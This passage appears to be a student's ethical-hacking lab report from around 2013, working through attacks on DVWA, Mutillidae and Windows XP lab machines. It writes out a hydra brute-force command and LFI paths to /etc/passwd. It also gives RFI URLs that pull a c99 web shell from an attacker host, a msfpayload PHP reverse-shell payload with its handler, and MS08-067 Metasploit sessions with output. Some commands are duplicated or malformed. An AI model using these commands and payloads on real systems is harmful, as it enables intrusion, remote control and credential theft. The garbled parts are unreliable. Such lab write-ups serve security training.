
- It is a way of cracking passwords where we can get username and password to gain access on the website we want to hack. We will use the brute force in order to gain access to the web server. It happens through the get and post request. We have many tools that we can do through it the brute force. There is bruter tool, burpsuite,
- Go to dvwa brute force. Addon live http header. Enter in user name and password.
- Take the header information



- Put the information in bruter



- Choose to use the brute force



- Try in the mutillidae website with burp suite. Change the proxy settings in firefox to be ip address 127.0.0.1 and port no 80. It was difficult to use.
- You can use the hydra tool

## • Brute Force Attacks

- Use Bruter tools
- Use burpsuite Tools
- 

```
hydra -l admin -P /root/Desktop/pass.txt 192.168.1.6 http-post-form  
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-  
php-submit-button=Login:Not Logged In"
```

**-l** -> the username

**-P** -> the wordlists

**192.168.1.6** -> your target host, it can be change using domain

**http-post-form** -> the service module

**/mutillidae/index.php?page=login.php** -> path application

**username** -> input form

**password** -> input form

**login-php-submit-button** -> input form at submit button

**Not Logged In** -> error message when the application failed to log in



```
^ v x root@bt: ~  
File Edit View Terminal Help  
root@bt:~# hydra -l admin -P /root/Desktop/pass.txt 192.168.1.6 http-post-form  
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-  
php-submit-button=Login:Not Logged In"  
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2013-08-14 20:27:57  
[DATA] 10 tasks, 1 server, 10 login tries (l:1/p:10), ~1 try per task  
[DATA] attacking service http-post-form on port 80  
[STATUS] attack finished for 192.168.1.6 (waiting for children to finish)  
[80][www-form] host: 192.168.1.6 login: admin password: admin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2013-08-14 20:28:10  
root@bt:~#
```

### g) Local File Inclusion (LFI):

- Understand File Inclusion vulnerability
- Local File Inclusion (LFI)
  - Local File Inclusion mean loading local file such as `/etc/passwd` , `/etc/host` on the php web pages. There are many programming mistake for occurring this vulnerability. When Programmer put some bad in the php web pages that time this vulnerable
- Remote File Inclusion (RFI)
  - Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file

- In local file inclusion, if the web application has the hole local file inclusion, through this hole we can read files inside the webservice like `/etc/passwd` .
- In DVWA, go to file inclusion.



- Change include with the file you want to download `/etc/passwd`




- Most important file we can download

- Local File Inclusion (LFI) Threat
  - `/opt/lampp/etc/php.ini` The PHP configuration file
  - `/etc/passwd` The password cashed file
  - `/opt/lampp/etc/proftpd.conf` The ProFTPD configuration file
- Remote File Inclusion (RFI) Threat

- In windows machine we use another command

Page=../../boot.ini



## r) Remote File Inclusion (RFI):

- When the web application has this hole, we can put another page inside this website. This web page called web shell.
- Understanding web shell

**Understand web shell**

Shell is a shell wrapped in a PHP script. It's a tool you can use to execute arbitrary shell-commands or browse the filesystem on your remote webserver. This replaces, to a degree, a normal telnet connection, and to a lesser degree a SSH connection.

You use it for administration and maintenance of your website, which is often much easier to do if you can work directly on the server. For example, you could use PHP Shell to unpack and move big files around. All the normal command line programs like ps, free, du, df, etc... can be used.

C99.php  
R57.php  
C100.php

- The shell is written any programming language, and mostly in php. Through the remote file include we can gain access in the web server and apply the shell on it. There are some ready shells like C99.php, R57.php, C100.php.
- C99 shell

Software: Apache/2.2.14 (Win32) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.8l mod\_autoindex\_color PHP/5.3.1  
uname -a: Windows NT XP-1 5.1 build 2600 (Windows XP Professional Service Pack 2) i586  
user  
Safe-mode: [off \(not secure\)](#)  
C:\wamp\lite\htdocs\shell\ [\(not secure\)](#)  
Free 35.98 GB of 39.99 GB (89.97%)  
Detected drives: [ a ] [ c ] [ d ] [ f ]

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Server security information:  
Open base dir: [off \(not secure\)](#)  
[View the shell's source code](#) [Download](#) [and the source code](#)

:: Command execute ::

Enter:   Select:

:: Shadow's tricks :D ::


Useful Commands:    
Warning: Kernel may be alerted using higher levels

Kernel info:


:: Preddy's tricks :D ::

Php Safe-Mode Bypass (Read Files): File:    
Php Safe-Mode Bypass (List Directories): Dir:

- R57




- Web server shell to execute any program\



- Put the shell in the folder /var/www. Put the shell as text file in the hacker computer. Start the apache server
- Go to mutillidae web site.



- Change home.php to the hacker computer shell address <http://192.168.52.134/c99.txt>




- Try in the dvwa. But instead of local file we put the shell website address

<http://192.168.52.134/dvwa/vulnerabilities/fi/?page=include.php>

<http://192.168.52.134/dvwa/vulnerabilities/fi/?page=http://192.168.52.137/c99.php> ?

<http://192.168.52.134/mutillidae/?page=text-file-viewer.php>

<http://192.168.52.134/mutillidae/?page=http://192.168.52.137/c99.php> ?



- We can create payload and upload it in the web server



- Create the php/meterpreter/reverse\_tcp payload in the hacker computer

```

^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=5555 -
t raw > eduors.php

```

- Open the file and remove the hash command in the php file.
- Go to /var/www in hacker computer and put on it the payload. Start the apache service.
- Open the multi handler in the same way


```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD file:///root/eduors.php
[-] The value specified for PAYLOAD is not valid
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:5555
[*] Starting the payload handler...

```

- Using the browser upload the payload to the web server.



- It will open the meterpreter session

```


msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD file:///root/eduors.php
[-] The value specified for PAYLOAD is not valid.
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:5555
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.6:5555 -> 192.168.1.6)
-08-15 20:04:16 -0400
meterpreter >

```

### s) File Upload Vulnerability:

- **Understand File Upload Vulnerability**
- Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
- The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.



- It means that the website enables us to upload some files such as images or scripts. We can upload shells and makes it executable and we can control the web server. We can make reverse tcp payload and upload it in the web server and make it executable and we control the web server
- Go to DVWA and change security low. Go to file upload and upload shell.

### Vulnerability: File Upload


Choose an image to upload:

No file selected.


../../hackable/uploads/shell.php **successfully uploaded!**

- Browse the shell





- We can up load php reverse tcp payload. Create the payload. Remove the hash from the php file



- Run the multi handler



- Upload the payload in the website using the upload hole.

## Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../../../hackable/uploads/up.php **sucesfully uploaded!**

- Execute the payload. Meterpreter session will open.



#### t) CSRF Vulnerability:



- Through CSRF hole, we can create and change user information and change certain data in the web site
- We need tool called csrf tester. We can download it from the web site. I did not try to apply the method as it was difficult.

## 6. Part E: Windows and Linux Hacking

### a) Understanding Server Side Attack and Client Side Attack




**Understand Server Side Attack & Client Side Attack**

- **Server Side Attack**
- Hacker use exploit can be lunched over network and work without any action from user
- The exploit in system or O.S can use metasploit for attack by server side attack
- **Client Side Attack**
- These are attacks that target vulnerabilities in client applications that interact with a malicious server or process malicious data. Here, the client initiates the connection that could result in an attack. If a client does not interact with a server, it is not at risk, because it doesn't process any potentially harmful data sent from the server.


### **How Do Reverse-Connecting Trojans Work?**

Reverse-connecting Trojans let an attacker access a machine on the internal network from the outside. The hacker can install a simple Trojan program on a system on the internal network, such as the reverse WWW shell server. On a regular basis (usually every 60 seconds), the internal server tries to access the external master system to pick up commands. If the attacker has typed something into the master system, this command is retrieved and executed on the internal system. Reverse WWW shell uses standard HTTP. It's dangerous because it's difficult to detect—it looks like a client is browsing the Web from the internal network.



The Trojan program will make server which can be installed in the client computer we want to hack. The reverse connection will make the server in the client computer makes connection on the Trojan program.

## b) Hacking windows xp by ms08\_067\_netapi32



- Steps to attack windows xp sp3



- Scan the subnet using the command nmap -A to find windows machine

Nmap - A 192.168.1.0 254

Msfconsole

Use exploit/windows/smb/ms08\_067\_netapi

Set rhost 192.168.52.132 (the other win xp machine that has the exploit)

exploit

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (MX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.6:1496) at 2013-08-24 18:37:00 -0400

```

- Then you can work in the interpreter session and write any command.
- Some commands: ls, sysinfo, hashdump, screenshot, ipconfig, shell
- When you go to shell you can use the dos commands: net share, ipconfig /all, tasklist, net user, net share, netstat -anb

```

meterpreter > sysinfo
Computer      : USER-166583A67C
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32

```

- You can run payload in the computer using this hole

```

msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (fx)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:1041) at 2013-08-25 14:28:32 -0400

```

